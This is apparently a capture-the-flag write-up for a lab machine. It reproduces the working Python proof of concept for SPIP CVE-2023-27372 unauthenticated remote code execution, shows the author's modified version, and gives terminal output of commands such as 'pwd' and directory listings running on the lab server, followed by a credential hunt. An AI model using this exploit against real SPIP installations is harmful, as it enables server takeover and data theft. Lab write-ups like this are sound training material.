
EDB Verified: ✓

Exploit: / {}


Vulnerable App:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

# Exploit Title: SPIP v4.2.1 - Remote Code Execution (Unauthenticated)
# Google Dork: inurl:"/spip.php?page=login"
# Date: 19/06/2023
# Exploit Author: nuts7 (https://github.com/nuts7/CVE-2023-27372)
# Vendor Homepage: https://www.spip.net/
# Software Link: https://files.spip.net/spip/archives/
# Version: < 4.2.1 (Except few fixed versions indicated in the description)
# Tested on: Ubuntu 20.04.3 LTS, SPIP 4.0.0
# CVE reference : CVE-2023-27372 (coiffeur)
# CVSS : 9.8 (Critical)
#
# Vulnerability Description:
#
# SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. The fixed versions are
3.2.18, 4.0.10, 4.1.8, and 4.2.1.
# This PoC exploits a PHP code injection in SPIP. The vulnerability exists in the `oubli` parameter and allows an unauthenticated user to execute arbitrary commands with web user privileges.
#
```

Pasted and ran the code from my code editor to further understand what it does and how it works. The python script seen above, to display the results from the server on your terminal, you need to capture the server's response after sending the payload and print it out. This involves modifying the `send_payload` function to return the response content and printing it in the main execution block as seen from the code image below.


Welcome
cve-2023-27372.py
cve-2023-27372-modified.py
cve-2023-27372-modified.py > ...
Ln 54, Col 1 Spaces: 4 UTF-8 LF Python 3.12.4 64-bit


```python
import argparse
import bs4
import requests

def parseArgs():
    parser = argparse.ArgumentParser(description="PoC of CVE-2023-27372 SPIP < 4.2.1 - Remote Code Execution by nuts7")
    parser.add_argument("-u", "--url", default=None, required=True, help="SPIP application base URL")
    parser.add_argument("-c", "--command", default=None, required=True, help="Command to execute")
    parser.add_argument("-v", "--verbose", default=False, action="store_true", help="Verbose mode. (default: False)")
    return parser.parse_args()

def get_anticsrf(url, verbose):
    r = requests.get(f'{url}/spip.php?page=spip_pass', timeout=10)
    soup = bs4.BeautifulSoup(r.text, 'html.parser')
    csrf_input = soup.find('input', {'name': 'formulaire_action_args'})
    if csrf_input:
        csrf_value = csrf_input['value']
        if verbose:
            print(f"[+] Anti-CSRF token found: {csrf_value}")
        return csrf_value
    else:
        print("[-] Unable to find Anti-CSRF token")
        return -1

def send_payload(url, payload, verbose):
    data = {
        "page": "spip_pass",
        "formulaire_action": "oubli",
        "formulaire_action_args": csrf,
        "oubli": payload
    }
    r = requests.post(f'{url}/spip.php?page=spip_pass', data=data)
    if verbose:
        print(f"[+] Execute this payload: {payload}")
    return r.text

if __name__ == '__main__':
    options = parseArgs()

    requests.packages.urllib3.disable_warnings()
    requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
    try:
        requests.packages.urllib3.contrib.pyopenssl.util.ssl_.DEFAULT_CIPHERS += ':HIGH:!DH:!aNULL'
    except AttributeError:
        pass

    csrf = get_anticsrf(url=options.url, verbose=options.verbose)
    if csrf != -1:
```



```python
    csrf = get_anticsrf(url=options.url, verbose=options.verbose)
    if csrf != -1:
        payload = f"s:{20 + len(options.command)}:\"<?php system('{options.command}'); ?>\";"
        response = send_payload(url=options.url, payload=payload, verbose=options.verbose)
        if options.verbose:
            print("[+] Server response:")
            print(response)

```


https://www.exploit-db.com/exploits/51536

I ran this script on my terminal and was not surprised to confirm that my cmd were being executed on the server and the results displayed on my terminal.
As seen below, I was able to identify the current working dir on the server.




```
                value='AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE/YV7egygX
hx' /><input name='formulaire_action_sign' type='hidden'
                value='' /></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                <p>Pour modifier votre mot de passe, merci d'indiquer l'adresse email associée à votre compte.</p>
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:23:&q
uot;&lt;?php system('pwd'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
='oubli' id='oubli' value="s:23:"/home/think/spip/spip
";" autocapitalize="off" autocorrect="off" />
                        </div>
                </div>
        </fieldset>

        <p style="display: none;">
                <label for="nobot">Veuillez laisser ce champ vide :</label>
                <input type="text" class="text" name="nobot" id="nobot" value="" size="10" />
        </p>
        <p class="boutons"><input type="submit" class="btn submit" value="OK" /></p>
</form>

</div>


        </div>
        <p class="retour">
                <a href="spip.php?page=login&amp;lang=fr" class="btn">Se connecter</a>
        </p>
</body>
</html>

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/publisher-THM]
└─# python3 cve-2023-27372-modified.py -u http://10.10.175.1/spip/ -c "pwd" -v
```


Being able to execute linux cmd on the server, I navigated around looking for creds that will allow me authenticate using ssh service, and along the way I came across the user flag which I was able to retreive from the terminal.



```
                value="  /></span>
        <fieldset>
                <legend>Nouveau mot de passe</legend>
                <p>Pour modifier votre mot de passe, merci d’indiquer l’adresse email associée à votre compte.</p>
                <div class="editer-groupe">
                        <div class="editer saisie_oubli obligatoire  erreur">
                                <label for="oubli">Votre adresse email</label>
                                <span class='erreur_message'><span role='alert'><b>Erreur :</b> cet email <tt>s:39:&q
uot;&lt;?php system('cd ../../ &amp;&amp; ls -la'); ?&gt;&quot;;</tt> n'est pas valide !</span></span>
                                <input type="email" class="text email" autofocus="autofocus" required="required" name
